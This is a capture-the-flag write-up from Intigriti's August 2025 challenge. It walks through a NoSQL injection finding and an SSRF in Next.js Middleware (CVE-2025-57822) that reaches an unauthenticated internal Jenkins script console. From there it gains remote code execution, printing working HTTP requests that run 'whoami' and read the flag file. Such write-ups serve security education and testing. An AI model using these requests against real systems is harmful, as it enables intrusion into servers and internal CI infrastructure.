August CTF challenge: Exploiting SSRF via NextJS Middleware

BY BLACKBIRD-EU · AUGUST 27, 2025 · LAST UPDATED ON SEPTEMBER 4, 2025


At Intigriti, we hold monthly web-based Capture The Flag (CTF) challenges as a way to engage with the security research community. This month's challenge, presented by @0xblackbird, featured an interesting server-side request forgery (SSRF) vulnerability affecting web applications that make use of the Next.js Middleware.

This article provides a step-by-step walkthrough for solving the August CTF challenge while demonstrating techniques for exploiting SSRF vulnerabilities in Next.js Middleware implementations.

Let's dive in!


Discovery phase

August's challenge, nicknamed CatFlix AI, was made to allow visitors to stream AI-generated cat videos. From first sight, visitors are required to sign in before watching any video on the platform. Using tools like BuiltWith and Wappalyzer, we can easily figure that Next.js is used for the application's front-end and back-end.



Using Wappalyzer to fingerprint technologies

Scrolling further down the page, we can also find references to the source code.



This month's challenge included source code access

Unzipping the contents of the source code file confirms our initial discovery of the app extensively making use of Next.js. Our next logical step is reviewing all the code for anomalies. Since this challenge requires us to capture the flag that's located at the vulnerable system, we'd likely need to leverage a server-side vulnerability type to gain access to the file system. This draws our attention to the server-side components.


NoSQL injection

Inside the register API endpoint, located at **`/src/app/api/auth/register/route.ts`**, we can notice on **line 20** that raw user input is directly concatenated into a MongoDB query.

```
src > app > api > auth > register > TS route.ts > POST
import { NextRequest, NextResponse } from "next/server";
import clientPromise from "@/lib/mongodb";
import bcrypt from "bcryptjs";

export async function POST(request: NextRequest) {
    try {
        const { email, password, name } = await request.json();

        if (!email || !password || !name) {
            return NextResponse.json(
                { error: "Missing required fields" },
                { status: 400 }
            );
        }

        const client = await clientPromise;
        const db = client.db("catflix");

        // Check if user already exists
        const existingUser = await db.collection("users").findOne({ email });
        if (existingUser) {
            return NextResponse.json(
                { error: "User already exists" },
                { status: 400 }
            );
        }

        // Hash password
        const hashedPassword = await bcrypt.hash(password, 12);

        // Create user
        const result = await db.collection("users").insertOne({
            email,
```

Missing validation and direct concatenation introduced a potential NoSQL injection

From our [NoSQL injection exploitation guide], we've learned that this can directly lead to NoSQL injection. This effectively allows us to manipulate the query so that we can pull more information than needed (information disclosure) or even alter existing records.




Basic NoSQLi exploitation to enumerate existing user accounts

However, after further consideration, we don't think that this NoSQLi would help us to gain access to the file system. So let's take a further look and see if we can spot anything else that's unusual.

NextJS Middleware

Our next primary focus is the **middleware.ts** file. This special file, located at **/src/middleware.ts**, allows developers to run code before responses are returned. Useful for performing server-side redirects,


authentication, and authorization checks based on logic. In this instance, the middleware was used to add security headers to every response before it was returned to the client.



Adding security headers with Next.js Middleware

In addition to the security headers, the middleware also seems to perform some analytics, although from the comment, we can derive that this addition is still in progress.

The following code snippet checks if one of the UTM parameters is present. When this condition is met, the full response is returned with our request headers. But before that happens, the Next.js Middleware will first evaluate all headers.




Next.js Middleware misconfiguration introduces an SSRF

This undocumented feature (CVE-2025-57822) allows us to make **NextResponse.next()** process certain headers, including the **Location** response header, which could trigger an internal redirect. Passing this specific header in the response object will cause the framework to perform a server-side request to that location and return the response of that request instead, i.e., a server-side request forgery (SSRF).

Understanding this implication, we could easily attempt to send the following proof of concept request for CVE-2025-57822 and observe the response:

```
GET /?utm_source=meta HTTP/2
Host: challenge-0825.intigriti.io
User-Agent: curl/8.14.1
Accept: */*
Location: https://example.com/
```

Sending the request above would make the Next.js application return the response of example.com instead:



NextJS Middleware CVE-2025-57822 proof of concept


Let's dive deeper into the exploitation part.

Exploiting SSRF in NextJS Middleware

Server-side request forgery (SSRF) vulnerabilities allow an attacker to request an external (or internal) resource on behalf of the vulnerable application, service, or server. This opens a new attack vector for us as we can now reach internal HTTP-based services.


Since no validation was present, sending a basic request to localhost on port 3000 (the default listening port for Next.js) can confirm that we can easily reach internal services:

```
GET /?utm_source=meta HTTP/2
Host: challenge-0825.intigriti.io
User-Agent: curl/8.14.1
Accept: */*
Location: http://localhost:3000/
```



Accessing internal resources with Next.js' Middleware SSRF

Our next focus is on finding an internal service that allows us to leverage a local file read. With tools like Ffuf or Burp Suite, we can bruteforce the port number and look for any hits. Using this method, we can easily figure out that Jenkins CI/CD is running on port 8080. Further examination of the response indicates that authentication seems to be disabled.



Jenkins CI/CD running on port 8080

Escalating SSRF to RCE


Exploitation from this point onward is straightforward, as Jenkins features a built-in Groovy Script console that allows developers to evaluate code, including executing system commands. Since authentication is disabled, we could, in practice, use it without providing a session token and still manage to execute our command.

Replicating the following request will execute **whoami** on the system:

```
POST /?utm_source=meta HTTP/2
Host: challenge-0825.intigriti.io
User-Agent: curl/8.14.1
Accept: */*
Location: http://localhost:8080/script
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

script=println('whoami'.execute().text)
```

Now that we have a confirmed remote code execution, we can start looking for the flag. In most instances, this will be saved in the project root of the system.


A simple **ls** confirms this:



Jenkins Script Console code execution

Using the information from the previous command, we can craft another request to view the contents of the **flag.txt** file:

```
POST /?utm_source=meta HTTP/2
Host: challenge-0825.intigriti.io
User-Agent: curl/8.14.1
Accept: */*
Location: http://localhost:8080/script
Content-Type: application/x-www-form-urlencoded
Content-Length: 50

script=println('cat /app/flag.txt'.execute().text)
```



Capturing the flag

Conclusion

In numerous cases, unsanitized user input was directly passed to evaluation function calls, a common root cause of all injection attacks. By carefully reviewing server-side code, we were able to identify, validate, and weaponize several injection vulnerabilities to achieve command execution.

So, you've just learned something new about exploiting NoSQLis, weaponizing SSRFs, and leveraging security misconfigurations... Right now, it's time to put your skills to the test! You can keep practicing on vulnerable labs or... browse through our 70+ public bug bounty programs on Intigriti, and who knows, maybe earn a bounty on your next submission!

START HACKING ON INTIGRITI TODAY